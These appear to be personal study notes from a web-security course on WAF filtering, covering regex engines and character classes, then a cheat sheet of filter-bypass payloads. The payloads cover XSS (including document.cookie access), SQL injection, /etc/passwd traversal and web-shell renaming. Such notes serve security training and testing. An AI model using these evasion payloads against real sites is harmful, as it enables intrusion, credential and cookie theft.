1. Module - Encoding and Filtering - part 2

Filtering Basis

WAF rules -> block/allow traffics

Regular Expressions (regex)

The implementation system of regex functionality is often called regular expression engine.

2 types of regex engines

- DFA -> Deterministic finite automaton
- NFA -> NonDeterministic finite automaton

-> The DFA engine is faster than NFA

table of notable programs that use DFA or NFA engines

ENGINE	PROGRAM
DFA	awk, egrep, MySQL, Procmail
NFA	.NET languages, Java, Perl, PHP, Python, Ruby, PCRE library, vi, grep, less, more

-> Note : learn about regex


Shorthand Character Classes

SHORTHAND	NAME	MEANING
^	Caret	If at the beginning of the character class, it means to reverse the matching for the class.
\d	Digit	Matches any digit character. The same as [0-9]
\D	Non-digit	The complement of \d. The same as [^\d]
\w	Part-of-word character	Matches any alphanumeric character or an underscore. The same as [a-zA-z0-9_] In some flavors the underscore is omitted.
\W	Non-word character	The complement of \w. The same as [^\w]
\s	Whitespace character	Matches any whitespace character. The same as [\f\n\r\t\v]
\S	Non-whitespace character	The complement of \s. The same as [^\s]

to match unicode using regex:
\u2603 -> to match this -> \x{2603}

CHARACTER QUALITY	DESCRIPTION
\p{L} or **\p{Letter}**	All the letters, from any language.
\p{Ll} or **\p{Lowercase_Letter}**	Lowercase letters that have the respective uppercase quality.
\p{Z} or **\p{Separator}**	Characters used to separate, but without visual representation.
\p{S} or **\p{Symbol}**	Currency symbols, math symbols, etc...
\p{N} or **\p{Number}**	All the numeric characters.
\p{Nd} or **\p{Decimal_Digit_Number}**	Numbers from zero to nine in multiple scripts except Chinese, Japanese, and Korean.
\p{P} or **\p{Punctuation}**	All the punctuation characters.

EXAMPLE:



to match lower,upper and title this regex does the job
[\p{Ll}\p{Lu}\p{Lt}] OR \p{L&}

Blacklisting and whitelisting

Whitelisting is much better then Blacklisting, but it has a lot of false positive, that is why companies use blacklisting instead
blacklisting -> a file that has payloads. firewall will check if the user input exists in the file payloads or not.
`' or 1=1`
`<script>alert(1)</script>`
`<svg/onload=alert(1)>`
and so on
-> A small change of the payload may bypass the WAF
-> Predicting or keeping track of each payload tweak is very hard, that's why we frequently read the expression: `All WAFs can be bypassed!`

Simple rules to bypass WAF's

XSS

- `alert()` <- do not use, use instead ->
-
  - `prompt()`
-
  - `confirm()`
-
  - `alert(/xss/.source)`
-
  - `windows[/alert/.source](8)`

- `alert(document.cookie)` <- do not use, use instead ->
-
  - `with(document)alert(cookie)`
-
  - `alert(document['cookie'])`
-
  - `alert(document[/cookie/.source])`
-
  - `alert(document[/coo/.source+/kie/.source])`

- `<img src=x onerror=alert();>`
-
  - `<svg/onload=alert(1)>`
-
  - `<video src=x onerror=alert(1);>`
-
  - `<audio src=x onerror=alert(1);>`

- `data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4=`
-

- `javascript:alert(document.cookie)`

SQLi

- `' or 1=1`
-
  - `' or 6=6`
-
  - `' or 0x47=0x47`
-
  - `or char(32)=' '`
-
  - `or 6 is not null`
- `UNION SELECT`
-
  - `UNION ALL SELECT`

Directory Traversal

- `/etc/passwd`
-
  - `/too/../etc/far/../passwd`
-
  - `/etc//passwd`
-
  - `/etc/ignore/../passwd`
-
  - `/etc/passwd.......`

Web Shell

do not use common web shell name like c99.php or r57.php, instead use names like augh.php or anything.php

---

Before testing

1. is there a WAF

2. what WAF type -> cookie | Header Rewrite | HTTP Response Code/Body | tools(wafw00f/nmap`nmap --script=http-waf-fingerprint -p 80`/imperva-detect)
3. regex OR white/black listin

-> for that and more see my notes about `AWOSOME WAF baypass`

Client Side defenses

- NoScript Security Suite